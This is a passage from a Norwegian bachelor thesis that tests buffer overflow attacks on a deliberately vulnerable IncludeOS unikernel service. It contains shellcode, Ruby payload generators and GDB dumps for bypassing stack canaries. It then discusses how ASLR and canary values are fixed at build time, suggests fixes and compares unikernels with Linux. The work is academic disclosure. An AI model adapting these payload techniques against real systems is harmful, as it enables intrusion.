20 Current input AAAAAAAAAAAA
21 Current input AAAAAAAAAAAAA
22 Current input AAAAAAAAAAAAAA
23 Current input AAAAAAAAAAAAAAA
24 Current input AAAAAAAAAAAAAAAA
25 Current input Current input Current input Current input Current input Current
       input Current input Current input Current input Current input Current input
        Current input Current input Current input Current input Current input
       Current input Current input Currrent input Current input Current input
       Current input Current input Current input Current input Current input
       Current input Current input Current input Current input Current input
       Current input Current input Current input Current input Current input Curre
        IncludeOS v0.10.0-rc.2-2-gc1e9172
26  +--> Running [ IncludeOS vulnerable service ]
27 ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
```

Listing 6.3: Krasj uten bruk av stack canary

Siden nyttelasten er laget med utgangspunkt i dette forsøket, trenger den ikke å tilpasses for å fungere. Det er heller ikke nødvendig å tilpasse den delen av skriptet som vises i listing 6.5 da det ble laget for å forenkle testingen under utviklingen av nyttelasten. Resultatet av forsøket er et vellykket angrep, som vises i listing 6.6

```
1  global _start
2
3  section .text
4
5  _start:
6      jmp MESSAGE        ; 1) lets jump to MESSAGE
7
8  GOBACK:
9      call 0x810940b     ; 3) we are calling the printf function. This address
10                        ; must be moddified for each attack
11 MESSAGE:
12     call GOBACK        ; 2) we are going back, since we used `call`, that means
13                        ; the return address, which is in this case the address
14                        ; of "Hello, World!\r\n", is pushed into the stack.
15     db "Buffer overflow succsessfull!", 0dh, 0ah
16
17 section .data
```

Listing 6.4: Opprinnelig hello_world.asm

```
# Generate payload parts
compile_and_link('hello_world_org')
dump = disassemble('hello_world_org')
opcode = generate_opcode (dump)
payload_code = hex_to_bin(opcode)
binary_address = hex_to_bin('d0fb0900')
nop_sled = hex_to_bin(90)

# output payload string
puts "A" * 24 + binary_address + nop_sled * 13 + payload_code
```

Listing 6.5: Nyttelast generator payload_generator.rb

```
     [ Kernel ] Initializing plugins
     [ Kernel ] Starting IncludeOS vulnerable service
================================================================================
[ Super stack ] Constructing stacks
[ Super stack ] Creating stack for Nic eth0
      [ Inet4 ] Bringing up a IPv4 stack
      [ Inet4 ] Negotiating DHCP...
     [ DHCPv4 ] Negotiating IP-address (xid=1511355577)
      [ Inet4 ] Network configured
                IP:             10.0.0.45
                Netmask:        255.255.0.0
                Gateway:        10.0.0.1
                DNS Server:     10.0.0.1
Service IP address is 10.0.0.45
Server: waiting for connections...
Server: got connection
Current input AAAAAAAAAAAAAAAAAAAAAAAA..        Buffer overflow succsessfull!
..      Buffer overflow succsessfull!
..      Buffer overflow succsessfull!
..      Buffer overflow succsessfull!
^C
[ WARNING ] Process interrupted - stopping vms

[ ABORT ] Process terminated by user
```

Listing 6.6: Suksessfult angrep uten stack canaries

6.4 Med stack canaires

Det andre forsøket går ut på å teste om det er mulig å utnytte sårbarheten med alle de nåværende beskyttelsesmekansimene til IncludeOS aktivert. Det betyr at stack canaries aktiveres. For å aktivere stack canaries, endres `-fno-stack-protector` tilbake til `-fstack-protector-strong`. Resultatet av modifikasjonene er linje 1 i listing 6.7, som viser en kjapp måte å gå ifra å teste med stack canaires aktivert til å teste med stack canaries deaktivert.

```
set(CAPABS "-msse3 -fno-inline -fstack-protector-strong")
#set(CAPABS "-msse3 -fno-inline -fno-stack-protector")
```

Listing 6.7: Med og uten stack canary

De neste stegene er å bygge programmet, teste om alt fungerer som det skal og tilpasse nyttelasten slik at man får utnyttet sårbarheten. Siden vi også trenger å vite hvor stack canarien er plassert på stacken i forhold til bufferet som `read()` skriver dataene til, kan dette testes samtidig som det testes at programmet fungerer som det skal. Dette kan gjøres på samme måte som i forsøket uten stack canaries hvor det sendes en tekststreng til programmet som øker med ett tegn inntil programmet krasjer. Resultatet av en slik test vises i listing 6.8.

```
     [ Kernel ] Initializing plugins
     [ Kernel ] Starting IncludeOS vulnerable service
================================================================================
[ Super stack ] Constructing stacks
[ Super stack ] Creating stack for Nic eth0
       [ Inet4 ] Bringing up a IPv4 stack
       [ Inet4 ] Negotiating DHCP...
      [ DHCPv4 ] Negotiating IP-address (xid=1820927353)
       [ Inet4 ] Network configured
                 IP:              10.0.0.45
                 Netmask:         255.255.0.0
                 Gateway:         10.0.0.1
                 DNS Server:      10.0.0.1
Service IP address is 10.0.0.45
Server: waiting for connections...
Server: got connection
     [ DHCPv4 ] Negotiation timed out
Current input AAAAAAAAAA
Current input AAAAAAAAAAA
EG5. Current input AAAAAAAAAAAA

        **** PANIC: ****
Stack protector: Canary modified
        Heap is at: 0x586000 / 0x7fdffff  (diff=0x7a59fff)
        Heap usage: 3507 / 128795 Kb (2.72%)
G5.
[0]   102aa0 + 0x112: panic
[1]   10ad50 + 0x000: __errno_location
[2] 1004d6 + 0x000: 0x001004d6
[3]   100350 + 0x0c6: main
[4]   1001e0 + 0x106: Service::start(std::__1::basic_string<char, std::__1::
    char_traits<char>, std::__1::allocator<char> > const&)
[5] 106ff0 + 0x011: Service::start()
[6]   102da0 + 0xc7d: OS::start(unsigned int, unsigned int)
[7]   102820 + 0x05b: kernel_start
[8]   1027cb + 0x000: 0x001027cb


[ VM_PANIC ]  Stack protector: Canary modified
```

Listing 6.8: Krasj med bruk av stack canary

Resultatet av testen er at programmet oppfører seg som ventet og krasjer når stack canarien ble endret. I tillegg har man funnet ut at stack canarien blir overskrevet etter tolv tegn. Trekker man det ifra strenglengden til variabelen, finner man ut hvor man skal se etter stack canarien i debuggeren. I dette tilfellet er den to bytes etter slutten av variabelen.

```
1  (gdb) info frame
2  Stack level 0, frame at 0x9fbdc:
3   eip = 0x10049a in overflow (/home/oyvind/hig/imt3912Bacheloroppgave/
       vulnerable_service/vuln.cpp:72);
4      saved eip = 0x100416
5   called by frame at 0x9fc18
6   source language c++.
7   Arglist at 0x9fbd4, args: overflowfd=4
8   Locals at 0x9fbd4, Previous frame's sp is 0x9fbdc
9   Saved registers:
10   ebp at 0x9fbd4, esi at 0x9fbcc, edi at 0x9fbd0, eip at 0x9fbd8
11 (gdb) x/4x buffer
12 0x9fbbc:        0x00000000      0x00000000      0x00090000      0xba354745
13 (gdb) disassemble overflow(int)
14 Dump of assembler code for function overflow(int):
15    0x00100470 <+0>:     push   %ebp
16    0x00100471 <+1>:     mov    %esp,%ebp
17    0x00100473 <+3>:     push   %edi
18    0x00100474 <+4>:     push   %esi
19    0x00100475 <+5>:     sub    $0x10,%esp
20    0x00100478 <+8>:     mov    0x1d968c,%eax
21    0x0010047d <+13>:    mov    0x8(%ebp),%esi
22    0x00100480 <+16>:    lea    -0x18(%ebp),%edi
23    0x00100483 <+19>:    mov    %eax,-0xc(%ebp)
24 => 0x00100486 <+22>:    movl   $0x0,-0x14(%ebp)
25    0x0010048d <+29>:    movl   $0x0,-0x18(%ebp)
26    0x00100494 <+36>:    movw   $0x0,-0x10(%ebp)
27    0x0010049a <+42>:    push   $0x64
28    0x0010049c <+44>:    push   %edi
29    0x0010049d <+45>:    push   %esi
30    0x0010049e <+46>:    call   0x112000 <read>
31    0x001004a3 <+51>:    add    $0xc,%esp
32    0x001004a6 <+54>:    push   %edi
33    0x001004a7 <+55>:    push   $0x1d74c9
34    0x001004ac <+60>:    call   0x160f20 <printf>
35    0x001004b1 <+65>:    add    $0x8,%esp
36    0x001004b4 <+68>:    push   $0x64
37    0x001004b6 <+70>:    push   %edi
38    0x001004b7 <+71>:    push   %esi
39    0x001004b8 <+72>:    call   0x1120a0 <write>
40    0x001004bd <+77>:    add    $0xc,%esp
41    0x001004c0 <+80>:    mov    0x1d968c,%eax
42    0x001004c5 <+85>:    cmp    -0xc(%ebp),%eax
43    0x001004c8 <+88>:    jne    0x1004d1 <overflow(int)+97>
44    0x001004ca <+90>:    add    $0x10,%esp
45    0x001004cd <+93>:    pop    %esi
46    0x001004ce <+94>:    pop    %edi
47    0x001004cf <+95>:    pop    %ebp
48    0x001004d0 <+96>:    ret
49    0x001004d1 <+97>:    call   0x10ad40 <__stack_chk_fail>
50 End of assembler dump.
51 (gdb)
```

Listing 6.9: GDB stack canary og returpeker

Med informasjonen ifra det forrige steget, kan man finne ut hvilken verdi stack canarien har, hvilken adresse vi har fått av byggeprosessen og hva adressen til `printf` er. Dette finner man ut ved hjelp av en debugger. Linje 10 i listing 6.9 viser at `eip` eller instruksjonspekeren er lagret i adresse `0x9fbd8`. Kommandoen `x/4x buffer`(linje 11-12 i listing6.9) viser hexdumpen av fire 32 bits verdier ifra starten på variabelen buffer, som er variabelen `read()` skriver data til. Bufferet er ti byte langt og stack canary mekanismen får programmet til å krasje når tolv byte blir skrevet til bufferet. Dette betyr at stack canary verdien er lagret tolv byte etter starten på bufferet. Så stack canary verdien er

`0xba354745` som vist i den fjerde 32 bits verdien på linje 12 i listing 6.9. Adressen til `printf` kan man finne ved å kjøre kommandoen `disassemble overflow(int)` i gdb. I dette tilfellet er adressen vist på linje 34 i listing 6.9 og er `0x160f20`.

Utifra det man har funnet ifra listing 6.9, har man nok informasjon til å oppdatere assemblykoden til nyttelasten og Ruby skriptet som genererer nyttelasten, se `payload_generator.rb` vist i listing 6.5. De endringene som gjøres er å

- oppdatere `printf()` adressen i assemblykoden
- legge til stack canarien
- oppdatere returpekeren (kalt `binary_address` i Ruby koden.)
- oppdatere strengen som skrives ut

For å regne ut hva printf adressen brukt i assemblykoden blir, se seksjon 5.5. Stack canary lagrer man i en egen variabel som man skriver ut som en del av linje 11 i listing 6.10. For å finne ut hvor mye fyllmasse man trenger imellom stack canarien og returpekeren så har man følgende formler

$$\text{adresse etter stack canary} = \text{buffer start adresse} + \text{pre canary fyllmasse} + \texttt{canary lengde} \tag{6.1}$$

$$\text{post canary fyllmasse} = \text{adresse til returpeker} - \text{adresse etter stack canary} \tag{6.2}$$

Buffer start adressen er vist i linje 12 i 6.9. Pre canary fyllmasse ble funnet i krasjforsøket til å være tolv, og linje 12 i 6.9 viser at stack canary verdien er fire byte lang. Setter man disse tallene inn i 6.1 får man $0x9fbbc + 12 + 4 = 0x9fbcc$.

Adressen til returpeker er vist i linje 10 i listing 6.9 til å være `0x9fbd8`. Setter man disse tallene inn i 6.2 får man $0x9fbd8 - 0x9fbcc = 0xc$ som tilsvarer tolv i desimalform.

Da blir det som Ruby skriptet skal skrive ut

- 12 fyllmassetegn
- stack canary verdien
- 12 nye fyllmassetegn
- adressen til injisert kode
- NOP slede
- nyttelast

Resultatet av endringene vises i listing 6.10

```
1  # Generate payload parts
2  compile_and_link('hello_world')
3  dump = disassemble('hello_world')
4  opcode = generate_opcode (dump)
5  payload_code = hex_to_bin(opcode)
6  binary_address = hex_to_bin('dffb0900')
7  stack_canary = hex_to_bin('454735ba')
8  nop_sled = hex_to_bin(90)
9
10 # output payload string
11 puts "A" * 12 + stack_canary + "A" * 12 + binary_address + nop_sled * 13 +
       payload_code
```

Listing 6.10: Ruby skript som genererer nyttelasten: payload_generator.rb

For å finne adressen til `printf()` som skal kalles ifra `hello_world.asm`, er det to muligheter:

1. Finne adressen til printf funksjonen og adressen til kallet til printf, før differansen regnes ut.
2. Kjøre programmet en gang til koblet til debuggeren for å finne adressen den veien.

Det er sistnevnte metode som ble brukt i listing 6.11, som viser deler av utskriften ifra gdb.

I dette angrepet så er

1. Absolutt adresse til `printf()` funksjonen er `0x00160f20`. (Linje 34 i listing 6.9).
2. Adressen til instruksjonen etter kallet til `printf()` når koden ligger på stacken er `0x9fbf0`. (Linje 4 i listing 6.11).
3. Adressen til instruksjonen etter kallet til `printf()` er `0x8048067` når koden ligger på der `ld` forventer at koden vil ligge. (Linje 17 i listing 5.10).

Etter å ha funnet riktige adresser er det mulig å regne seg fram til hva adressen som skal skrives inn i `hello_world.asm` er ved hjelp av ligning 5.1 og 5.2. Dette gir følgende utregninger

$$0x160f20 - 0x9fbf0 = 0xc1330 \tag{6.3}$$

$$0xc1330 + 0x8048067 = 0x08109397 \tag{6.4}$$

```
1 0x9fbe8  nop
2 0x9fbe9  jmp     0x9fbf0
3 0x9fbeb  call    0x160f95 <_putc_r+21>
4 0x9fbf0  call    0x9fbeb
```

Listing 6.11: Finne riktige adresser

Etter å ha oppdatert `hello_world.asm` med den korrigerte adressen til `printf()` kallet skal nyttelasten klare å utnytte sårbarheten. listing 6.12 viser at forsøket var vellykket, nyttelasten fikk kjørt og stack canaries klarte ikke å stoppe angrepet.

```
1      [ Kernel ] Initializing plugins
2      [ Kernel ] Starting IncludeOS vulnerable service
3 ================================================================================
4 [ Super stack ] Constructing stacks
5 [ Super stack ] Creating stack for Nic eth0
6        [ Inet4 ] Bringing up a IPv4 stack
7        [ Inet4 ] Negotiating DHCP...
8      [ DHCPv4 ] Negotiating IP-address (xid=1314235746)
9        [ Inet4 ] Network configured
10                IP:             10.0.0.45
11                Netmask:        255.255.0.0
12                Gateway:        10.0.0.1
13                DNS Server:     10.0.0.1
14 Service IP address is 10.0.0.45
15 Server: waiting for connections...
16 Server: got connection
17 Current input AAAAAAAAAAAAEG5.AAAAAAAAAAAA..    Buffer overflow succsessfull!
18 .Buffer overflow succsessfull!
19 .Buffer overflow succsessfull!
20 .Buffer overflow succsessfull!
21 .Buffer overflow succsessfull!
22 .Buffer overflow succsessfull!
23 .Buffer overflow succsessfull!
24 ^C
25 [ WARNING ] Process interrupted - stopping vms
26
27 [ ABORT ] Process terminated by user
```

Listing 6.12: Stack canary suksessfult angrep

7 Diskusjon

Hvilke konklusjoner kan man trekke ut i fra forsøkene? Er unikernel OS tryggere enn tradisjonelle OS? Fungerer de nåværende beskyttelsesmekanismer i IncludeOS og hvilke begrensninger har de? Hvilke andre beskyttelsesmekanismer kan implementeres, hva er eventuelle fordeler og ulemper? Hva kan brukere gjøre for å forbedre sikkerheten til de forskjellige tjenestene de kjører på IncludeOS?

7.1 Lærdommer av forsøkene

Hva har man funnet ut av i løpet av de to forskjellige forsøkene og utviklingsprosessen av nyttelasten? Det man har funnet ut er at det er mulig å utnytte eventuelle buffer overflow sårbarheter i IncludeOS og programmene kjørende på det, til å laste opp og kjøre egen kode. Man har også funnet ut hva man må ta hensyn til når man skriver en nyttelast for IncludeOS og hvordan det påvirker sikkerheten.

Tjenester som kjøres på IncludeOS er like sårbare mot buffer overflow angrep som de samme tjenestene kjørende på et tradisjonelt OS. Hvis man ser på det ifra synspunktet til programmet/tjenesten som blir angrepet, så er konsekvensene av et slikt angrep det samme hos begge operativsystemene: programmet mister kontrollen over kjøringen til angriperen eventuelt gir den tilbake. Men ser man på hva en angriper lett kan utrette ifra en enkel buffer overflow sårbarhet, så er situasjonen annerledes.

Den viktigste årsaken til dette er at tradisjonelle OS normalt inneholder et minimumssett med programmer og verktøy det trenger for å starte de andre programmene/tjenestene som det leverer, som shell og andre standard Unix verktøy som ls, cp, mv, chmod, awk og sed.

Det finnes mange eksempler på ferdiglaget shellcode for Linux som man kan laste ned ifra nettet og bruke direkte uten noen modifikasjoner. Dette er ikke mulig på IncludeOS. For det første så har det ikke systemkall. Dette betyr at man må erstatte systemkall med kall til biblioteksfunksjoner, slik `printf()` har erstattet `sys_write` i denne oppgaven. I tillegg må man vite den relative adressen fra den adressen til injiserte shellcoden og adressen til funksjonen man vil kalle. For det andre finnes det heller ikke et shell med tilhørende programmer som man kan starte.

Dette betyr ikke at det er umulig å kjøre slike programmer på IncludeOS, men da må man selv skrive programme(ne) eller hente ut maskinkoden fra de programmene. Noe som betyr at slike angrep hovedsakelig er forbeholdt dyktige hackere, istedenfor skript kiddies.

Den aller viktigste lærdommen av forsøkene er at hvis en angriper har klart å få en kopi av disk imaget til tjenesten som skal angripes, så har angriperen alt han trenger for å lage et vellykket angrep. Grunnen til det er at implementeringen av ASLR og stack canaries har et par svakheter. Det samme gjelder hvis angriperen klarer å gjette seg til de riktige verdiene for adressene og stack canary verdien. Det finnes et par grep sluttbrukeren kan ta for å gjøre det vanskeligere for en angriper, men de stegene burde ikke være

nødvendige. Programmet burde være robust nok i seg selv. Se seksjon 7.4 for forslag til forbedringer og hvilke grep sluttbrukeren kan ta.

7.2 Beskyttelsesmekanismer

Fungerer dagens implementering av beskyttelsesmekanismer i IncludeOS eller viser resultatet av forsøkene et annet bilde?

7.2.1 Stack canaries

Stack canaries implementeringen i IncludeOS fungerer på mange måter likt som tradisjonelle OS. Det detekterer at noen har skrevet over stack canary verdien og krasjer programmet. Ut ifra resultatet i forsøkene så stopper det hovedsakelig brukere (ikke angripere) som oppdager en slik sårbarhet ved et uhell. Det stopper også utforskningsangrep. Det vil stoppe de fleste avanserte angrepene fram til angriperen på en eller annen måte klarer å få tak i stack canary verdien. Forsøkene viser at alle instanser som kjører det samme IncludeOS imaget har de samme stack canary verdiene.

Det at alle maskinene som kjører det samme IncludeOS imaget har de samme stack canary verdiene tyder på at stack canary verdien generes i løpet av bygge- prosessen istedenfor i runtime som er det vanligste hos tradisjonelle OS [7]. Svakhetene ved implementeringen er beskrevet i seksjon 7.2.4

7.2.2 Data Execution Prevention (DEP)

DEP har ikke blitt testet, siden IncludeOS versjonen som er brukt i oppgaven ikke støtter dette. Støtte for dette kommer forhåpentligvis i lag med 64-bit støtte for IncludeOS som er under utvikling. Siden støtten for 64-bit ble sluppet den 20. april i dev branchen på github så ble det for seint å kjøre tester i forbindelse med denne oppgaven.[17]

7.2.3 Adress Space Layout Randomization (ASLR)

Det at ASLR har fått være på under de forskjellige forsøkene tyder på at det er noe galt med dagens implementering av ASLR i IncludeOS. Utifra kommunikasjon med utviklerne av IncludeOS har man fått vite at ASLR implementasjonen i IncludeOS randomiserer lokasjonen av heapen en gang i løpet av byggeprosessen[9]. Forsøkene viser ellers at også stack lokasjon blir randomisert i løpet av byggeprosessen. Det betyr at alle maskinene som kjører det samme IncludeOS imaget plasserer funksjoner, variabler osv. på det samme stedet i minnet. Dette er den samme svakheten som implementeringen av stack canaries har. Svakhetene ved implementeringen er beskrevet i seksjon 7.2.4

7.2.4 Problemer med dagens implementering

IncludeOS sin implementering av stack canaries og ASLR har et felles problem: at randomiseringen av adresseområdet og stack canary verdien skjer i byggeprosessen istedenfor når programmet starter. Dette betyr at så lenge et IncludeOS image ikke bygges på nytt, så er stack canary verdiene og adressene til funksjoner osv. de samme. Noe som igjen betyr at hvis en ondsinnet person skulle klare å gjette eller finne de riktige verdiene for stack canariene og de nødvendige adressene for den spesifikke nyttelasten, kan angriperen ta over alle instansene som kjører det spesifikke imaget. Det hjelper heller ikke å starte instansen på nytt med det samme imaget da instansen kan tas over med det samme angrepet på nytt.

7.3 Alternative beskyttelsesmetoder

Finnes det noen alternative måter å beskytte unikernel OS på som ikke funger på tradisjonelle OS?

7.3.1 Inline funksjoner

Inline funksjoner er en måte å øke ytelsen til et program. Når kompilatoren bestemmer seg for at et funksjonskall i et program skal bli generert inline, tar den og kopierer inn koden til funksjonen istedenfor å kalle på den et annet sted i minnet. Dette gjør at det kompilerte programmet blir litt større og kjører litt kjappere. Dette betyr at man mister returpekeren til den genererte inline funksjonen. Noe som igjen betyr at man mister en av hjørnesteinene i angrepet. Det er fortsatt mulig å bruke returpekeren til funksjonen som kaller på den genererte inline funksjonen eller i verste fall returpekeren til programmet som ligger i `main()`.

Funksjonaliteten er hovedsakelig styrt av kompilatoren, men programmereren kan definere en funksjon som inline i deklarasjonen av funksjonen om han ønsker at en bestemt funksjon skal bli generert inline. Det er også mulig å sette kompileringsflagget `fno-inline` som deaktiverer det.

Selv om inline funksjoner kan gjøre det vanskeligere å lage et vellykket stack smashing angrep mot IncludeOS er det ikke en god beskyttelsesmekanisme. Først og fremst fordi det er kompilatoren som bestemmer om funksjonen blir generert inline eller ikke. Og i likhet med stack canaries beskytter det bare mot angrep som har returpekeren som mål.

Men som poengtert i starten av seksjonen om inline funksjoner, er ikke formålet med å generere inline funksjoner at det skal være en beskyttelsesmekanisme. Den blir brukt for å unngå den ekstra jobben prosessoren må gjøre i forbindelse med et funksjonskall, slik at programmet kjører raskere.

7.3.2 Kjerne mode/bruker mode

Kjerne mode og bruker mode blir brukt til å hindre at et brukerprogram aksesserer data som tilhører operativsystemet. OSet som kjører i kjerne mode har tilgang til alt av maskinens ressurser, mens programmer som kjører i bruker mode kun har tilgang til deler av ressursene og kan be om tilgang til kjerne mode ressurser som Input/Output (I/O) ved hjelp av systemkall. Hos tradisjonelle OS kjører programmene i bruker mode, mens kjernen kjører i kjerne mode.

Siden unikernel operativsystemene er laget for å kun kjøre ett program, trenger de ikke å skille mellom kjerne mode og bruker mode. Mangelen på kjerne mode og bruker mode betyr at unikernel OSene ikke trenger systemkall. Dermed har ikke ondsinnet kode en enkel tilgang til funksjonene som er implementert som systemkall i tradisjonelle OS. Det betyr ikke at mangelen på kjerne mode og bruker mode i seg selv er en beskyttelsesmekanismer siden det ikke stopper angrepene. Men det gjør det vanskeligere å lage et angrep mot en IncludeOS tjeneste.

7.4 Forslag til forbedringer i IncludeOS

Hvilke grep bør utviklerne av IncludeOS gjøre for å forbedre sikkerheten til IncludeOS? Hva kan man forbedre og hvor mye har det å si for sikkerheten? Ser man på de tradisjonelle beskyttelsesmetodene så er det et par grep som vil forbedre sikkerheten.

Først og fremst så bør implementeringen av stack canaries og ASLR endres fra å bli satt opp i løpet av byggeprosessen til å settes opp i løpet av oppstarten av IncludeOS. Det vil ikke forhindre alle angrepene, men det forhindrer at en angriper lett kan ta over alle IncludeOS maskinene som kjører det samme imaget. I tillegg så bør DEP bli implementert enten via hypervisoren eller direkte i IncludeOS.

7.5 Grep brukeren kan ta

Hvilke grep kan brukerne av IncludeOS ta for å forbedre sikkerheten? Det er et par grep brukeren kan ta for å forminske skadeomfanget av et eventuelt angrep. Hovedsakelig dreier det seg om å ikke kjøre alt for mange kopier av det samme IncludeOS imaget.

Noen av grepene en bruker kan ta er å:

- Ikke bruke det samme imaget på alle instanser av en tjeneste
- Bygge image på nytt jevnlig
- Sørge for at image ikke kommer på avveie

Det er også mulig å oppdatere IncludeOS ved hjelp av Mender [18]. Det vil forandre hvilke adresser som er i bruk og trolig også verdien på stack canarien. Spørsmålet blir da om alle maskinene som oppdateres av den samme Mender oppdateringen får de samme ASLR base adressene og stack canary verdiene, eller får de hver sin? Dette har ikke blitt testet i løpet av forsøkene, men utifra resultatet av testene i seksjon 6.4 kan man anta at de har den samme stack canary verdien.

7.6 Unikernel OS vs tradisjonelt OS


Hvilke fordeler og ulemper har de i forhold til hverandre sikkerhetsmessig? I hvilke situasjoner er det ene å foretrekke framfor det andre?

I sammenligningen mellom de tradisjonelle operativsystemene og Unikernel, ser man bort ifra plattformen de kjører på. Et tradisjonelt OS kjørende i en kontainer har akkurat de samme sårbarhetene hvis det kjører i en Virtuell Maskin (VM) eller rett på maskinvaren, med unntak av sårbarheter i driverne. Sammenligningen tar utgangspunkt i InlcudeOS som unikernel operativsystem, men det meste burde også gjelde for de andre unikernel operativsystemene.


For å kunne vurdere forskjellene mellom Unikernel OS og tradisjonelle OS må man forstå hvordan de fungerer og hvilke forskjeller det er mellom dem. Unikernel konseptet er beskrevet i seksjon 1.3, mens tradisjonelle monolittiske operativsystemer og kontainer teknologi er beskrevet i den neste seksjonen. Figur 5, 6 og 7, viser noen av forskjellene mellom Virtuell Maskin (VM), kontainer og unikernel teknologiene.

7.6.1 Tradisjonelle operativsystemer


De mest bruke tradisjonelle operativsystemene er macOS(OS X), Windows og GNU/-Linux. De er det man kaller for monolittiske operativsystemer. De har en kjerne som kjører med prosessoren i kjerne mode. Denne kjernen skedulerer mellom de forskjellige prosessene som kjører, håndterer tilgang til minne via prosessorenes Memmory Management Unit (MMU), annen hardware via drivere, tilbyr nettverkstilgang, filsystemer og en mengde forskjellige tjenester. Det monolittiske operativsystemet kan både kjøres direkte på en maskin og på en virtuell maskin.



Figur 5: Kontainer



Figur 6: VM



Figur 7: Unikernel

Applikasjoner og tjenester kjører med prosessoren i bruker mode. Normalt kjøres flere applikasjoner og tjenester på samme instans av operativsystemet. For at applikasjonene skal få tilgang til tjenester fra kjernen må det utføres et systemkall.

Dette betyr at de tradisjonelle operativsystemene er veldig fleksible og kan brukes til alt ifra servere og skrivebordsmaskiner til mobiltelefoner. Siden unikernelene hovedsakelig er laget for å kjøre på servere, er det det bruksområdet som sammenlignes. Servere i dag kjører som regel i en virtuell maskin enten på en offentlig skytjeneste eller på en lokal sky. Hver VM inneholder et fullt OS, dette gir et ekstra overhead for systemkall og lagringsplass.

7.6.2 Kontainere

Kontainere, også kjent som 'Operating-system-level virtualization' reduserer dette overheadet ved å tillate bruken av flere, separate 'bruker space' instanser på en kjerne.

Docker, som hevder at de er den mest brukte kontainer platformen, beskriver kontainere som

> Using containers, everything required to make a piece of software run is packaged into isolated containers. Unlike VMs, containers do not bundle a full operating system - only libraries and settings required to make the software work are needed. This makes for efficient, lightweight, self-contained systems and guarantees that software will always run the same, regardless of where it's deployed.[19]

7.6.3 Fordeler med unikernel operativsystemer

Unikernl operativsystemer har mange fordeler hvis man ser på ytelsen eller bruker det i et devops miljø, men her ser man bort ifra de fordelene og sammenligner sikkerheten. Har det da fortsatt fordeler over tradisjonelle OS?

En av unikernelenes største fordeler er den reduserte angrepsflaten. Her sammenlignes innholdet av to virtuelle maskiner som begge kjører tjenesten som er utviklet som en del av dette prosjektet . Den ene maskinen kjører IncludeOS, den andre maskinen kjører en Linux distribusjon. Maskinene inneholder da følgende programvare:

IncludeOS image

- IncludeOS kjernen
- Nødvendige drivere
- Det sårbare programmet

Linux image

- Linux kjernen
- Drivere
- Biblioteker
- Andre programmer som bash og systemd
- Det sårbare programmet

I tillegg til å ha mindre angrepsflate, mangler unikernelene populære angreps verktøy som shell og nc.

Mangelen på dedikert kjerne og bruker mode kan sees på både som en fordel og som en ulempe. Det gir mindre kompleksitet hos unikernelene, noe som gir færre muligheter for feil. Men klarer en angriper å bryte seg inn i maskinen får angriperen full kontroll over maskinen.

Sårbarhet	Linux	IncludeOS	MirageOS
Buffer overflow	Programmer skrevet i språk som ikke gjør 'bounds checking', dvs sjekker om man aksesserer utenfor en variabel (f.eks. C / C++) vil kunne være sårbare	IncludeOS kjører programmer skrevet i C/C++ og vil derfor kunne være sårbart	MirageOS er skrevet i og kjører programmer skrevet i OCaml og er derfor ikke sårbart
Buffer overread	Programer skrevet i språk som ikke har 'bounds checking', dvs sjekker om man aksesserer utenfor en variabel (f.eks. C / C++) vil kunne være sårbare	IncludeOS kjører programmer skrevet i C/C++ og vil derfor kunne være sårbart	MirageOS er skrevet i og kjører programmer skrevet i OCaml og er derfor ikke sårbart
Format string angrep	Programmer skrevet i språk som bruker sprintf() vil kunne være sårbare.	Programmer skrevet i språk som bruker sprintf() vil kunne være sårbare, IncludeOS kjører programmer skrevet i C/C++ som bruker sprintf() og vil derfor kunne være sårbart.	Programmer skrevet i språk som bruker sprintf() vil kunne være sårbare, MirageOS kjører programmer skrevet i OCaml som bruker sprintf() og er derfor sårbart.

Tabell 12: Linux vs unikernel

7.6.4 Ulemper med unikernel operativsystemer

Hvilke ulemper har unikernler operativsystemer sett ifra et sikkerhets perspektiv?

Unikernel operativsystemene mangler en oppdateringsmekanisme for operativsystemet. Det finnes ingen mekanisme som tilbyr oppdateringer til alle brukere av operativsystemet slik som for ekspempel windows update, apt eller yum. Årsaken er at i unikerneler er program og OS lenket sammen til en pakke, hvor oppdateringer av programmet eller operativsystemet krever at brukeren bygger disk-imaget på nytt.

7.6.5 Sårbarheter

Hvor god beskyttelse gir unikernel operativsystemer mot kjente sårbarheter? I tabell 12 sammenlignes Linux og Unikernel OS, her representert av IncludeOS og MirageOS. For de operativsystemene og sårbarhetstypene det ikke har blitt gjort noen praktiske forsøk med, tar man utgangspunkt i hvilke programmeringsspråk de støtter.

7.7 IncludeOS vs andre unikernel OS

Hvilke fordeler og ulemper er det for IncludeOS at alt av programmer og kjernen er skrevet i C/C++ i motsetning til de andre unikernel operativsystemene som støtter andre språk?[6] Alle unikernelene inneholder litt C kode med et mulig unntak hos MirageOS[20].

Kompleksitet er fienden til sikkerhet. Det at IncludeOS er skrevet i C/C++ og kun kjører C/C++ programmer gjør at utviklerne slipper å ta hensyn til at det skal kunne kjøres kode ifra andre språk på unikernelen. De unikernelene som støtter flere språk har en eller flere oversettere som oversetter kildekoden til maskinkode. Dette øker angrepsflatene til maskinene som kjører unikernelene.

